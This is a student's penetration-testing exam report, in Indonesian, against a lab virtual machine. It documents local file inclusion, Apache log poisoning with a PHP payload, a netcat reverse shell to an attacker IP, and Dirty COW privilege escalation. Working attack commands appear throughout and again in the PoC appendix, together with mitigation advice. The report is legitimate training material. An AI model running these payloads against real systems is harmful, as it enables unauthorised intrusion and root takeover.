

Penetration Testing

Politeknik Siber dan Sandi Negara

Ujian Tengah Semester

Version 1.0
07/08/2025

Name

A. Fakhrul Adani

a.fakhrul@poltekssn.ac.id

Table of Contents

Table of Contents 2

Introduction..... 3

Objective..... 3

Requirements 3

High-Level Summary 4

 Recommendations 4

Methodology 4

 Reporting 4

Information Gathering 5

Penetration Test 6

 Hostname - x.x.x.x..... 6

 Summary..... 11

 Exploits/Vulnerabilities & Recommendations..... 12

 References 13

Maintaining Access 14

House Cleaning 14

Appendices 15

 Appendix A – Course Exercises 15

 Intro to **Error! Bookmark not defined.**

 1.1.1.1 **Error! Bookmark not defined.**

 Appendix B – PoC Code..... 16

 Hostname (Vulnerability Name) **Error! Bookmark not defined.**

Introduction

Laporan ini mendokumentasikan hasil dari pengujian keamanan (penetration test) yang dilakukan terhadap sebuah aplikasi web yang dihosting pada alamat <http://192.168.56.34>. Tujuan dari pengujian ini adalah untuk mengidentifikasi kerentanan keamanan yang dapat dieksploitasi oleh pihak tidak berwenang guna mendapatkan akses ke sistem.

Objective

- Menilai tingkat keamanan aplikasi web yang diuji.
- Mengidentifikasi dan mengeksploitasi celah keamanan melalui pendekatan manual dan otomatis.
- Menunjukkan dampak nyata dari eksploitasi melalui skenario yang dikontrol.
- Memberikan rekomendasi konkret untuk mitigasi.

Requirements

- Target sistem: 192.168.56.34
- Tools: Nmap, Metasploit, curl, netcat, browser
- Lingkungan pengujian: Kali Linux
- Scope: Black-box (tanpa kredensial awal)


High-Level Summary

Recommendations

- Terapkan validasi dan sanitasi input yang ketat.
- Batasi file yang bisa di-include dengan whitelist path.
- Konfigurasi web server agar file log tidak bisa dieksekusi sebagai script.
- Lindungi file sensitif dengan permission yang tepat.
- Terapkan prinsip least privilege pada semua user dan service.

Methodology

Metodologi yang digunakan merujuk pada tahapan dalam Cyber Kill Chain. Setiap tahap menggambarkan langkah eksploitasi secara sistematis terhadap target.



Reconnaissance

Tahap awal dilakukan dengan pemindaian port menggunakan nmap untuk mengetahui layanan yang aktif.

Tools: nmap -sV -T4 192.168.56.34

Weaponisation

Setelah mengetahui port FTP dan SSH terbuka, dilakukan eksploitasi menggunakan Metasploit, namun tidak berhasil.

Tools: msfconsole, modul brute-force

Delivery

Payload dikirim melalui parameter page yang rentan terhadap LFI, serta melalui header HTTP seperti User-Agent.

Exploit

LFI memungkinkan pembacaan file /etc/passwd, /var/log/auth.log, hingga flag.txt. Eksploitasi lebih lanjut dilakukan dengan menyisipkan kode PHP ke dalam file log Apache untuk RCE.

Tools: curl, netcat, reverse shell PHP

Privilege Escalation

Akses root belum dapat diambil

Action on Objectives

Setelah mendapatkan shell, attacker mengakses file flag.txt dan membuktikan kontrol atas sistem.

Information Gathering

Host IP Address	Hostname	Ports Open	Operating System	Services & Applications
192.168.56.34	PSSN-Pentest	21, 22, 53, 80, 8080	Linux	ftp vsftpd 3.0.2 ssh OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.13 (Ubuntu Linux; protocol 2.0) domain ISC BIND 9.9.5-3ubuntu0.19 (Ubuntu Linux) http Apache httpd 2.4.7 ((Ubuntu)) http Apache Tomcat/Coyote JSP engine 1.1

Lampiran:


```
Nmap scan report for 192.168.56.34
Host is up (0.00089s latency).
Not shown: 995 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
21/tcp    open  ftp      vsftpd 3.0.2
22/tcp    open  ssh      OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.13 (Ubuntu Linux; protocol 2.0)
53/tcp    open  domain   ISC BIND 9.9.5-3ubuntu0.19 (Ubuntu Linux)
80/tcp    open  http     Apache httpd 2.4.7 ((Ubuntu))
8080/tcp  open  http     Apache Tomcat/Coyote JSP engine 1.1
MAC Address: 08:00:27:99:5A:6E (Oracle VirtualBox virtual NIC)
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel
```

Penetration Test


PSSN-Pentest - 192.168.56.34

Hostname	PSSN-Pentest
IP Address	192.168.56.34
Operating System	Linux
Ports Open	21 (FTP), 22 (SSH), 80 (HTTP)
Services & Applications	Apache, OpenSSH
Credentials	Tidak Ditemukan
Proof	Flag ditemukan: FLAG{UCAPKAN_SELAMAT_PADA_BANG_RAKAI} Shell reverse berhasil diperoleh melalui port 9001 Berikut dilampirkan rincian exploit yang dilakukan:

Saya mencoba coba melakukan LFI dengan mencari /etc/passwd dan ternyata berhasil




Saya juga mendapatkan log ssh di <http://192.168.56.34/view.php?page=../../../../../var/log/auth.log>, dan ditemukan sebuah user bernama vboxuser



Saya mencoba mencari file yang bernama flag.txt dan menemukannya pada /home/vboxuser.

<http://192.168.56.34/view.php?page=../../../../../home/vboxuser/flag.txt>



FLAG{UCAPKAN_SELAMAT_PADA_BANG_RAKAI}


Setelah cukup lama mencari saya menemukan sebuah path yang merupakan log dari apache

<http://192.168.56.34/view.php?page=../../../../var/log/apache2/access.log>

Saya mencoba menjalankan command injection disana, dan ternyata hasil eksekusi command tersebut terlihat di access.log. disini kita tahu bahwa kita dapat mengeksekusi command

```
(takagi@client)-[~]
$ curl -A "<?php system('ls'); ?>" http://192.168.56.34/

<!DOCTYPE html>
<html lang="en">
<head>
  <meta charset="UTF-8">
  <meta name="viewport" content="width=device-width, initial-scale=1.0">
  <title>Portal Dokumen - PT. Dokumen Sejahtera</title>
  <style>
    body { font-family: 'Segoe UI', Tahoma, Geneva, Verdana, sans-serif; background-color: #f4f4f4; color: #333; margin: 0; padding: 0; }
    .container { max-width: 800px; margin: 40px auto; padding: 20px; background-color: #fff; border: 1px solid #ddd; border-radius: 8px; box-shadow: 0 2px 4px rgba(0,0,0,0.1); }
    .header { background-color: #0056b3; color: #fff; padding: 20px; text-align: center; border-radius: 8px 8px 0 0; }
    h1 { margin: 0; }
    ul { list-style-type: none; padding: 0; }
    li { background-color: #e9ecef; margin: 10px 0; padding: 15px; border-radius: 5px; transition: background-color 0.3s; }
    li:hover { background-color: #d1d9e0; }
    a { text-decoration: none; color: #0056b3; font-weight: bold; }
    a:hover { text-decoration: underline; }
    .footer { text-align: center; margin-top: 20px; font-size: 0.9em; color: #666; }
  </style>
</head>
<body>
  <div class="container">
    <div class="header">
      <h1>Portal Dokumen Internal</h1>
    </div>
    <h2>Dokumen yang Tersedia:</h2>
  </div>
</body>
</html>
```



Gambar merupakan hasil dari log (sudah ada file shell dan shell.php yang saya buat saat coba-coba)

Setelah tahu bahwa kita dapat mengeksekusi command, saya membuat file bernama shell.php dan memasukan reverse shell


```
curl -A "<?php file_put_contents('shell.php', '<?php system(\"rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 192.168.56.8 9001 >/tmp/f\"); ?>'); ?>" http://192.168.56.34/
```



```
(takagi@client)-[~]
$ curl -A "<?php file_put_contents('shell.php', '<?php system('rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 192.168.56.8 9001 >/tmp/f|'); ?>');" http://192.168.56.34/

<!DOCTYPE html>
<html lang="en">
<head>
  <meta charset="UTF-8">
  <meta name="viewport" content="width=device-width, initial-scale=1.0">
  <title>Portal Dokumen - PT. Dokumen Sejaktera</title>
  <style>
    body { font-family: 'Segege UI', Tahoma, Geneva, Verdana, sans-serif; background-color: #f4f4f4; color: #333; margin: 0; padding: 0; }
    .container { max-width: 800px; margin: 40px auto; padding: 20px; background-color: #fff; border: 1px solid #ddd; border-radius: 8px; box-shadow: 0 2px 4px rgba(0,0,0,0.1); }
    .header { background-color: #0056b3; color: #fff; padding: 20px; text-align: center; border-radius: 8px 8px 0 0; }
    h1 { margin: 0; }
    ul { list-style-type: none; padding: 0; }
    li { background-color: #e9ecef; margin: 10px 0; padding: 15px; border-radius: 5px; transition: background-color 0.3s; }
    li:hover { background-color: #d1d9e0; }
    a { text-decoration: none; color: #0056b3; font-weight: bold; }
    a:hover { text-decoration: underline; }
    .footer { text-align: center; margin-top: 20px; font-size: 0.9em; color: #666; }
  </style>
</head>
<body>
  <div class="container">
```

Buat listener, refresh halaman acces.log



Kita berhasil masuk

```
(takagi@client)-[~]
$ nc -lvp 9001

listening on [any] 9001 ...
connect to [192.168.56.8] from (UNKNOWN) [192.168.56.34] 43495
/bin/sh: 0: can't access tty: job control turned off
$ ls
documents
index.php
shell
shell.php
view.php
$ whoami
www-data
$ ls
documents
index.php
shell
shell.php
view.php
$ cd ..
$ ls
html
html.zip
$ cd ..
$ ls
backups
cache
lib
local
lock
log
```



```
$ cd /home
$ ls
vboxuser
$ cd vboxuser
$ ls
flag.txt
$ cat flag.txt
FLAG{UCAPKAN_SELAMAT_PADA_BANG_RAKAI}
```

Selain cara diatas exploit juga dapat dilakukan langsung dengan <http://192.168.56.34/view.php?page=%2f..%2f..%2f..%2fvar%2flog%2fapache%2faccess.log&cmd=rm%20%2ftmp%2ff%3bmkfifo%20%2ftmp%2ff%3bcat%20%2ftmp%2ff%7c%2fb%2fsh%20-%20%3E%261%7cnc%20192.168.56.8%204444%20%3E%2ftmp%2ff>

```
(takagi@client)-[~]
$ nc -lnvp 4444
listening on [any] 4444 ...
connect to [192.168.56.8] from (UNKNOWN) [192.168.56.34] 59684
/bin/sh: 0: can't access tty; job control turned off
$
```

Setelah mendapatkan shell, selanjutnya kita akan melakukan privilage excalation. Ditemukan kerentanan Dirty COW (CVE-2016-5195)

Mencari exploit Dirty COW menggunakan ExploitDB (searchsploit): (Pada kali linux)

searchsploit dirty cow

```
(takagi@client)-[~]
$ searchsploit dirty cow

Exploit Title | Path
Linux Kernel - 'The Huge Dirty Cow' Overwriting The Huge Zero Page (1) | linux/dos/43199.c
Linux Kernel - 'The Huge Dirty Cow' Overwriting The Huge Zero Page (2) | linux/dos/44305.c
Linux Kernel 2.6.22 < 3.9 (x86/x64) - 'Dirty COW' /proc/self/mem' Race Condition Privilege Escalation (SUID Method) | linux/local/40616.c
Linux Kernel 2.6.22 < 3.9 - 'Dirty COW' /proc/self/mem' Race Condition Privilege Escalation (/etc/passwd Method) | linux/local/40847.c
Linux Kernel 2.6.22 < 3.9 - 'Dirty COW' PTTRACE_POKEDATA' Race Condition (Write Access Method) | linux/local/40838.c
Linux Kernel 2.6.22 < 3.9 - 'Dirty COW' 'PTTRACE_POKEDATA' Race Condition Privilege Escalation (/etc/passwd Method) | linux/local/40839.c
Linux Kernel 2.6.22 < 3.9 - 'Dirty COW' /proc/self/mem Race Condition (Write Access Method) | linux/local/40611.c

Shellcodes: No Results
```

Menyalin exploit ke direktori saat ini:

searchsploit -m 40839

```
(takagi@client)-[~]
$ searchsploit -m 40839

Exploit: Linux Kernel 2.6.22 < 3.9 - 'Dirty COW' 'PTTRACE_POKEDATA' Race Condition Privilege Escalation (/etc/passwd Method)
URL: https://www.exploit-db.com/exploits/40839
Path: /usr/share/exploitdb/exploits/linux/local/40839.c
Codes: CVE-2016-5195
Verified: True
File Type: C source, ASCII text
Copied to: /home/takagi/40839.c
```

Menjalankan Python web server untuk menyajikan file ke target:

python3 -m http.server 8000

```
(takagi@client)-[~]  
$ python3 -m http.server 8000
```

Kemudian selanjutnya kita jalankan langkah berikut di reverse shell yang telah kita dapatkan.

```
cd /tmp
```

```
$ cd /tmp
```

Unduh file exploit

```
wget http://192.168.56.8:8000/40839.c
```

```
$ wget http://192.168.56.8:8000/40839.c  
--2025-08-07 17:35:01-- http://192.168.56.8:8000/40839.c  
Connecting to 192.168.56.8:8000... connected.  
HTTP request sent, awaiting response... 200 OK  
Length: 4814 (4.7K) [text/x-csrc]  
Saving to: '40839.c'
```

```
0K ....
```

```
2025-08-07 17:35:01 (221 MB/s) - '40839.c' saved [4814/4814]
```

Meng-compile exploit: lalu jalankan

```
gcc -o dirtycow 40839.c -lpthread -lcrypt
```

```
./dirtycow
```

```
$ gcc -o dirtycow 40839.c -lpthread -lcrypt  
$  
$ ./dirtycow
```

Buat password

Lalu masuk ke vm, masukan username firefart dan ./dirtycow

```
LATIHAN-UAS_1 [Running] - Oracle VirtualBox

Ubuntu 14.04.1 LTS PSSN-Pentest tty1

PSSN-Pentest login: firefart
Password:
Last login: Wed Jun 18 21:37:01 WIB 2025 on tty1
Welcome to Ubuntu 14.04.1 LTS (GNU/Linux 3.13.0-32-generic x86_64)

 * Documentation:  https://help.ubuntu.com/
New release '16.04.7 LTS' available.
Run 'do-release-upgrade' to upgrade to it.

firefart@PSSN-Pentest:~# cat flag.txt
FLAG(SAYA_SIAK_UJIAN_AKHIR_SEMESTER)
firefart@PSSN-Pentest:~# _
```

Flag ditemukan


Summary








What worked?

- Eksploitasi LFI untuk membaca file sistem
- Akses ke log SSH (auth.log)
- Akses flag.txt
- RCE melalui reverse shell

What didn't work?

- Eksploitasi langsung FTP dan SSH melalui Metasploit

Kill Chain – Phase 1	
 Reconnaissance	Pemindaian awal dengan Nmap.

 Weaponisation	Eksplorasi brute-force gagal.
 Exploit	Eksplorasi LFI berhasil membaca file penting.
Kill Chain – Phase 2	
 Reconnaissance	LFI digunakan untuk enumerasi user melalui auth.log.
 Weaponisation	Payload reverse shell PHP dimasukkan ke dalam User-Agent.
 Delivery	<p>Shell dinamis dikirim melalui parameter cmd yang dieksekusi oleh PHP di dalam log: /view.php?page=../../../../var/log/apache2/access.log&cmd=rm /tmp/f;mkfifo /tmp/f;cat /tmp/f /bin/sh -i 2>&1 nc 192.168.56.8 4444 >/tmp/f</p> <p>http://192.168.56.34/view.php?page=%2f..%2f..%2f..%2f..%2fvar%2flog%2fapache2%2faccess.log&cmd=rm%20%2ftmp%2ff%3bmkfifo%20%2ftmp%2ff%3bcat%20%2ftmp%2ff%7c%2fb%2fsh%20-i%20%3E%261%7cnc%20192.168.56.8%204444%20%3E%2ftmp%2ff</p> <p>Perintah dikirim melalui cmd dan dieksekusi oleh system() yang telah disisipkan ke dalam access.log.</p>
 Privilege Escalation	Setelah memperoleh reverse shell sebagai user biasa, dilakukan eksploitasi kerentanan Dirty COW (CVE-2016-5195) untuk meningkatkan hak akses menjadi root. Exploit diunduh dari attacker melalui HTTP server, kemudian dikompilasi dan dijalankan di target. Hasilnya, shell root berhasil diperoleh dan flag root FLAG{SAYA_SIAPI_UJIAN_AKHIR_SEMESTER} berhasil diambil.
 Action on Objectives	Flag.txt berhasil diakses.

Exploits/Vulnerabilities & Recommendations

Severity	Exploit/Vulnerability	Description	Recommendation
Tinggi	LFI pada view.php?page=	Parameter tidak divalidasi	Gunakan whitelist path, sanitasi input
Kritis	RCE	Eksekusi PHP dari file log Apache	Blokir parsing PHP pada file .log, ubah konfigurasi Apache
Tinggi	Information Disclosure	Akses ke /etc/passwd, auth.log, dan flag.txt	Gunakan permission terbatas dan proteksi direktori

Sedang	File permission lemah	File sensitif dapat diakses via LFI	Atur permission direktori secara ketat
Kritis	Privilege Escalation via Dirty COW (CVE-2016-5195)	Kerentanan kernel Linux memungkinkan user biasa melakukan eskalasi hak akses menjadi root dan menguasai sistem sepenuhnya	Update kernel ke versi yang telah dipatch, implementasikan monitoring eskalasi hak akses, audit user

References

- OWASP Local File Inclusion: https://owasp.org/www-community/attacks/Local_File_Inclusion
- Teknik RCE via Log: <https://book.hacktricks.xyz/pentesting-web/file-inclusion#rce-via-access-log>
- Reverse Shell Cheat Sheet: <https://pentestmonkey.net/cheat-sheet/shells/reverse-shell-cheat-sheet>
- Dirty Cow: <https://dirtycow.ninja/>

Maintaining Access

Akses shell berhasil diperoleh dengan memanfaatkan celah Local File Inclusion (LFI) pada parameter page di view.php, yang diarahkan ke file log Apache (access.log). Payload reverse shell disisipkan melalui user-agent menggunakan perintah curl atau langsung melalui parameter cmd. Payload ini ditulis ke dalam access.log, kemudian dieksekusi dengan mengakses ulang URL view.php?page=...access.log. Dengan membuka koneksi Netcat listener pada port yang ditentukan (misalnya 4444), reverse shell berhasil didapat.

House Cleaning

Setelah akses shell diperoleh dan eksploitasi selesai, file atau jejak yang ditinggalkan oleh attacker seperti shell.php, reverse shell script, maupun file access.log yang sudah terkontaminasi payload harus dihapus untuk menjaga integritas sistem. Penghapusan juga harus mencakup file sementara seperti /tmp/f. Selain itu, log sistem perlu dibersihkan dan dikaji ulang sesuai kebijakan organisasi untuk mendeteksi penyusupan lebih lanjut.

Recommendation

- Segera lakukan audit menyeluruh terhadap sistem, termasuk file log dan direktori /tmp.
- Ubah semua kredensial (password) yang mungkin telah terungkap, termasuk akun vboxuser.
- Terapkan patch keamanan dan perbaiki celah LFI pada view.php dengan melakukan validasi dan sanitasi input path secara ketat.
- Nonaktifkan atau lindungi file log dari akses publik, dan batasi akses file menggunakan konfigurasi apache2.conf.
- Implementasikan Web Application Firewall (WAF) untuk memblokir permintaan mencurigakan, terutama yang mengandung upaya traversal direktori (../) dan eksekusi perintah (cmd=...).
- Monitoring dan alerting perlu ditingkatkan untuk mendeteksi aktivitas anomali secara real time.

Appendices

Appendix A – Course Exercises

1.1.1.1 – Local File Inclusion (LFI)

2.2.2.2 – Reverse Shell via Log Poisoning

3.3.3.3 – Local Privilege Escalation via Dirty COW

Appendix B – PoC Code

PoC Reverse Shell:

```
curl -A "<?php system(\$_GET['cmd']); ?>" http://192.168.56.34/
```

```
http://192.168.56.34/view.php?page=../../../../var/log/apache2/access.log&cmd=rm /tmp/f;mkfifo /tmp/f;cat  
/tmp/f|/bin/sh -i 2>&1|nc 192.168.56.8 4444 >/tmp/f
```

PoC Dirty COW:

Attacker

```
searchsploit -m 40839
```

```
python3 -m http.server 8000
```

Target

```
cd /tmp
```

```
wget http://192.168.56.52:8000/40839.c
```

```
gcc -o dirtycow 40839.c -lpthread -lcrypt
```

```
./dirtycow
```